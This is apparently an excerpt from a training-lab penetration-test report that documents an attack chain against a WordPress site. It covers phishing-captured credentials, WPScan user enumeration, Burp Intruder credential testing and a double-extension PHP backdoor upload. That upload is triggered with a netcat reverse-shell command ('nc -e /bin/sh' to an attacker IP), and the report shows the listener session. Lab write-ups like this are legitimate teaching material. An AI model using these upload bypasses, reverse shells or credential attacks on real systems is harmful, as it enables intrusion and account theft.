
Submitted Data Details:

Parameter	Value(s)
__original_url	https://sagarbansal.com/wp-login.php
log	king
password	jeefoo7ahoo1E
redirect_to	https://sagarbansal.com/wp-admin/
testcookie	1
wp-submit	Log in

## 2. Uploaded backdoor.php file (renamed to backdoor.php.jpg for bypass image allowed only upload)



## 3. Executing the backdoor file (on path http://example.com/secureapp/uploads/backdoor.php.jpg? c=nc -e /bin/sh 10.10.10.7 4444)



#### 4. Getting shell access (by open a listening port 4444 on analysis machine)

```
root@udacity:~# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.10.7] from (UNKNOWN) [10.10.10.10] 41272
ls
0.jpg
backdoor.php.jpg
whoami
admin
uname -a
Linux infra.example.com 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
service --status-all
[ + ] acpid
[ + ] apache-htcacheclean
[ + ] apache2
[ + ] apparmor
[ + ] apport
[ + ] atd
[ + ] bind9
[ + ] binfmt-support
[ - ] bootmisc.sh
[ - ] checkfs.sh
[ - ] checkroot-bootclean.sh
[ - ] checkroot.sh
[ + ] console-setup
[ + ] cron
[ - ] cryptdisks
[ - ] cryptdisks-early
[ + ] dbus
[ + ] dovecot
[ + ] exim4
[ + ] grub-common
[ - ] hostname.sh
[ - ] hwclock.sh
[ + ] irqbalance
[ + ] iscsid
[ + ] keyboard-setup
[ - ] killprocs
[ + ] kmod
[ - ] lvm2
[ + ] lvm2-lvmetad
[ + ] lvm2-lvmpolld
[ + ] lxcfs
[ - ] lxd
[ + ] mdadm
[ - ] mdadm-waitidle
[ - ] mountall-bootclean.sh
[ - ] mountall.sh
[ - ] mountdevsubfs.sh
[ - ] mountkernfs.sh
```



# Appendix E:

## OSINT / Phishing Results Data Used

1. Found there is a file upload exists somewhere

File Upload System

Details

Proposals

Project Details

€250.00 – 750.00 EUR

BIDDING ENDS IN 6 DAYS, 23 HOURS

Looking for a talented PHP Developer who can fix our File Upload page.

We want to make it secure against any type of file upload.  
Please only apply if you know how to secure it against

1. Simple File Upload

2. Content Type File Upload

3. Double Extension File Upload

4. Gwt Size File Upload

Skills Required

2. Found out there is something on the path /secureapp

Disable Firewall On A Directory?

Asked 2 months ago

Active 7 days ago

Viewed 638 times

0

I have installed WordPress on an ubuntu server which is being protected by a WAF. However, I want to exclude a location /secureapp on the root server. So if my main website is on domain.ltd/ then I want to whitelist domain.ltd/secureapp from the WAF. Any help would be appreciated

apache-httpd

Share

Improve this question

Follow

### 3. Found out some user on WP

```

ShellNo.1
File Actions Edit View Help

Readme: http://example.com/wp-content/themes/hestia/readme.txt
[!] The version is out of date, the latest version is 3.0.30
Style URL: http://example.com/wp-content/themes/hestia/style.css
Style Name: Hestia
Style URI: https://themeisle.com/themes/hestia/
Description: Hestia is a modern WordPress theme for professionals. It fits creative business, small businesses (r...
Author: Themeisle
Author URI: https://themeisle.com

Found By: Urls In Homepage (Passive Detection)

Version: 3.0.8 (80% confidence)
Found By: Style (Passive Detection)
- http://example.com/wp-content/themes/hestia/style.css, Match: 'Version:      3.0.8'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 → (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] liz
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[+] king
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[+] sagar
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[+] aisha
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
  Plan: free
  Requests Done (during the scan): 2
  Requests Remaining: 19

[+] Finished: Sun Aug 20 01:19:37 2023
[+] Requests Done: 62
[+] Cached Requests: 7
[+] Data Sent: 15.883 KB
[+] Data Received: 559.998 KB
[+] Memory used: 175.875 MB
[+] Elapsed time: 00:00:04
root@udacity:~#

```

### 4. Found out some credential can be tested for /wp-admin and /secureapp path

gophish

Timeline for King Farley

Email: king@example.com  
Result ID: uoL294q

- Campaign Created October 1st 2020 5:54:03 pm
- Email Sent October 1st 2020 5:54:56 pm
- Clicked Link October 1st 2020 6:28:31 pm
  - Linux (OS Version: x86\_64)
  - Firefox (Version: 88.0)
- Submitted Data October 1st 2020 6:28:56 pm
  - Linux (OS Version: x86\_64)
  - Firefox (Version: 88.0)

Replay Credentials

View Details

Parameter	Value(s)
__original_url	https://sagarbansal.com/wp-login.php
log	king
password	jeefoo7shoo1E
redirect_to	https://sagarbansal.com/wp-admin/
testcookie	1
wp-submit	Log In

## 5. List out credentials can be tested

campaign_id	email	message	user	password	user:password base 64 encode	test with burpsuit intruder
3	tabitha@example.com	Submitted Data	tabitha	lequiNg3iesh	dGFiaXRoYTpjZXF1aU5nM2llc2g=	
3	rose@example.com	Submitted Data	rose	ea1Ceiri	cm9zZTplyTFDZWlyaq==	
3	pauline@example.com	Submitted Data	pauline	Ovaa6eech	cGF1bGluZTpPdmFhNmVlY2g=	
3	pauline@example.com	Submitted Data	pauline	Ovaa6eech	cGF1bGluZTpPdmFhNmVlY2g=	
3	martin@example.com	Submitted Data	martin	ieK8uG3ahY	bWFydGluOmllSzh1RzNhaFk=	
3	liz@example.com	Submitted Data	liz	MeoPoph7	bGl6Ok1lb1BvcGg3	
3	liz@example.com	Submitted Data	liz	MeoPoph1	bGl6Ok1lb1BvcGg3	
3	king@example.com	Submitted Data	king	jeeFoo7shoo1E	a2luZzpqZWVGb283c2hvbzFF	Work
3	christine@example.com	Submitted Data	christine	lei6xei2Ufu	Y2hyaXN0aW5lOmxiZT4ZwkyVWZ1	
3	edwina@example.com	Submitted Data	edmund	testing	ZWRtdW5kOnRlc3Rpbmc=	
3	edwina@example.com	Submitted Data	edmund	testing1	ZWRtdW5kOnRlc3Rpbmcx	
3	millard@example.com	Submitted Data	test	test	dGVzdDp0ZXN0	
3	millard@example.com	Submitted Data	hacker	hacker	aGFja2VyOmhhY2tldG91IiQ==	
3	sagar@example.com	Submitted Data	hahaha	yougotme!	aGFoYWVhOnlvdWdvdG1lIQ==	

Intruder attack2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			1687	
1	dGFiaXRoYTpjZXF1aU5nM2llc2g=	401			644	
2	cm9zZTplyTFDZWlyaq==	401			644	
3	cGF1bGluZTpPdmFhNmVlY2g=	401			644	
4	cGF1bGluZTpPdmFhNmVlY2g=	401			644	
5	bWFydGluOmllSzh1RzNhaFk=	401			644	
6	bGl6Ok1lb1BvcGg3	401			644	
7	bGl6Ok1lb1BvcGg3	401			644	
8	a2luZzpqZWVGb283c2hvbzFF	200			1687	
9	Y2hyaXN0aW5lOmxiZT4ZwkyVWZ1	401			644	
10	ZWRtdW5kOnRlc3Rpbmc=	401			644	
11	ZWRtdW5kOnRlc3Rpbmcx	401			644	
12	dGVzdDp0ZXN0	401			644	
13	aGFja2VyOmhhY2tldG91IiQ==	401			644	
14	aGFoYWVhOnlvdWdvdG1lIQ==	401			644	

Request Response

Raw Headers Hex

Pretty Raw Render \n Actions

```

4 Vary: Accept-Encoding
5 Content-Length: 1465
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
10 <html>
11 <head>
12 <title>
13   Index of /secureapp
14 </title>
15 </head>

```

0 matches